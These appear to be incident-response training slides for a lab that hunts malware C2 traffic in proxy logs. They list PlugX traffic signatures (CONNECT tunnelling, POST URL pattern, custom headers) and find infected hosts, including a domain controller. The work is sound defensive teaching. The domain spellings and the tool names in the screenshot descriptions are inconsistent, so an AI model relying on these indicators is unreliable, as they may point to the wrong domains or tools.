
- We have found some characteristics of the malware's traffic as below.

Malware	Destination	Type	Content (method, header, body...)
PlugX (SvS.DLL)	proxy.ninja-motors.net*	CONNECT METHOD	CONNECT live .net
	live .net	POST METHOD	POST /update?id=[a-z0-9]{8} HTTP/1.1
		HTTP Header	X-Session: 0
		HTTP Header	X-Status: 0
		HTTP Header	X-Size: 61456
		HTTP Header	X-Sn: 1
		HTTP Header	User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;SV1;
unknown malware (AddinsManager.exe)	proxy.ninja-motors.net*	CONNECT METHOD	CONNECT out look .net
	out look .net		-

*proxy.ninja-motors.net is a legitimate HTTP proxy server in the victim environment.

What We Found About Malicious Traffic So Far (2)

- Both malware access their C2 servers via the proxy server with HTTP CONNECT method. The method makes the proxy server to build a tunnel to the destination.
- It is important that the proxy server might logged only the use of CONNECT method in this case. The proxy server just forwards traffics via the tunnel. It does not do anything to the contents of the traffic.



Scenario 1 Labs: Lab 1

What clients connected to the C2 domains?

Scenario 1 Labs: Lab 1

What clients connected to the C2 domains? (1)

- This is an investigation for scenario 1.
- Goal:
 - To list up the clients that connected to the following C2 domains.
 - out1ook.net
 - 1ive.net

Scenario 1 Labs: Lab 1


What clients connected to the C2 domains? (2)

- In order to list up unique clients that accessed the C2 domains, we will use "Data Table" in "Visualize" interface.
 - Data Table is similar to Excel function "Pivot Table".
 - First, we will build "Data Table" to display unique clients and the number of log lines for each client.
 - Then, we will filter logs with each C2 domain and get the unique clients of them.

Scenario 1 Labs: Lab 1

What clients connected to the C2 domains? (3)


- List up unique clients that accessed the C2 domains with "Data Table" in "Visualize" interface (1).



Scenario 1 Labs: Lab 1

What clients connected to the C2 domains? (4)

- List up unique clients that accessed the C2 domains with "Data Table" in "Visualize" interface (2).



Scenario 1 Labs: Lab 1

What clients connected to the C2 domains? (5)

- List up unique clients that accessed the C2 domains with "Data Table" in "Visualize" interface (3).

New Data Table / Choose a source

Index pattern

Saved search

Search...

Title

ntfslogtracker-*



proxy-*

Choose "proxy-*".

Scenario 1 Labs: Lab 1

What clients connected to the C2 domains? (6)


- List up unique clients that accessed the C2 domains with "Data Table" in "Visualize" interface (4).



Scenario 1 Labs: Lab 1

What clients connected to the C2 domains? (7)

- List up unique clients that accessed the C2 domains with "Data Table" in "Visualize" interface (5).



proxy-*

Data Options

Metrics

> Metric Count

string

Met. keyword

Referer.keyword

RemotelP.keyword

Status.keyword

URL.keyword

UserAgent.keyword

2. Click play button.

1. Select "RemotelP.keyword" as Field.

Scenario 1 Labs: Lab 1

What clients connected to the C2 domains? (8)

- List up unique clients that accessed the C2 domains with "Data Table" in "Visualize" interface (6).

The screenshot shows the Splunk interface with a data table. The table is titled "RemotelIP.keyword: Descending" and has two columns: "RemotelIP.keyword" and "Count". The table lists five unique IP addresses and their corresponding log line counts. A red box highlights the table content.

RemotelIP.keyword: Descending

RemotelIP.keyword	Count
192.168.52.44	51,035
192.168.52.43	35,309
192.168.52.41	32,360
192.168.52.40	31,876
192.168.52.37	7,013

The interface also includes a sidebar with "proxy-*" and "Data" tabs, and a top bar with "Save", "Share", "Inspect", and "Refresh" buttons.

Scenario 1 Labs: Lab 1

What clients connected to the C2 domains? (9)

- List up client IP addresses that connected to the C2 server "outlook.net".

The screenshot shows the Proxyman application interface. At the top, there are buttons for 'Save', 'Share', 'Inspect', and 'Refresh'. Below these, a 'Filters' section contains a text input field with 'outlook.net' entered, highlighted by a red box. To the right of the filter field are buttons for 'KQL', a calendar icon, 'Last 15 years', 'Show dates', and a blue 'Refresh' button, also highlighted by a red box. Below the filter field, a red annotation '1. Input the C2 address.' points to the input field. To the right of the 'Refresh' button, a red annotation '2. Click Refresh button.' points to the button. The main area of the interface is divided into two panels. The left panel, titled 'proxy-*', has tabs for 'Data' and 'Options'. The 'Data' tab is selected, and it shows a 'Metrics' section with a 'Metric Count' link. The right panel displays a table with the following data:

RemoteIP.keyword: Descending	Count
192.168.52.40	1,166

A red box highlights the table content. Below the table, a red annotation '3. Then, you can confirm the result here.' points to the table.

- 192.168.52.40 -> client-win10-1

Scenario 1 Labs: Lab 1

What clients connected to the C2 domains? (10)

- List up client IP addresses connected to the C2 server "live.net".

The screenshot shows a network analysis tool interface. At the top, there are buttons for 'Save', 'Share', 'Inspect', and 'Refresh'. Below these, a 'Filters' section contains a text input field with 'live.net' entered, a 'KQL' button, a calendar icon with a dropdown arrow, 'Last 15 years', 'Show dates', and a blue 'Refresh' button. A red box highlights the 'live.net' input field, with the text '1. Input the C2 address.' next to it. Another red box highlights the 'Refresh' button, with the text '2. Click Refresh button.' next to it. Below the filters, there is a 'proxy-*' section with 'Data' and 'Options' tabs. The 'Data' tab is active, showing a table of remote IP addresses. A red box highlights the table, with the text '3. Then, you can confirm the result here.' next to it. The table has two columns: 'RemoteIP.keyword: Descending' and 'Count'. The data rows are:

RemoteIP.keyword: Descending	Count
192.168.52.40	224
192.168.52.44	32
192.168.52.33	1

- 192.168.52.40 -> client-win10-1
- 192.168.52.44 -> client-win10-2
- 192.168.52.33 -> **ad-win2016**

3. Then, you can confirm the result here.

The RemoteIP of the last one is Domain Controller's IP address. The DC host must be compromised!!

Scenario 1 Labs: Lab 1

What clients connected to the C2 domains? (11)

- Save feature is also available in Visualization interface.

The screenshot displays the Visualization interface. At the top, there are buttons: **Save** (highlighted with a red box), **Share**, **Inspect**, and **Refresh**. Below these, there's a **Filters** section with the text **live.net** and a **+ Add filter** button. A dark blue bar contains the text **proxy-***. Below this, there are tabs for **Data** and **Options**, with a play button to the right. The **Metrics** section is visible, showing **> Metric Count**. A **Save visualization** dialog is open in the center, with a title input field containing **New Visualization** and buttons for **Cancel** and **Confirm Save**. In the background, a table is partially visible with a **Count** column and values 224, 32, and 1.

	Count
	224
	32
	1

Scenario 1 Labs: Lab 2 and Lab 3

- These are investigations for scenario 1.
- Lab 2:
 - Confirm when the C2 traffic started on each infected host.
 - Hints:
 - You might use "Discover" interface in order to get the result.
 - We know the following two C2 domains.
 - live.net
 - out1ook.net
- Lab 3:
 - Find suspicious traffics related to the C2 domains other than the C2 traffic that we have confirmed.
 - Hints:
 - You might use "Data Table" function in "Visualize" interface in order to get the result.
 - First, you should filter out the C2 traffic by its method and URL we got in "Dynamic Analysis".

Scenario 1 Labs: Lab 2

When did the C2 traffic start?

Scenario 1 Labs: Lab 2



When did the C2 traffic start? (1)

- Goal:
 - To confirm when the C2 traffic started on each infected host.
- Hints:
 - You might use "Discover" interface in order to get the result.
 - We know the following two C2 domains.
 - live.net
 - out1ook.net

Scenario 1 Labs: Lab 2

When did the C2 traffic start? (2)

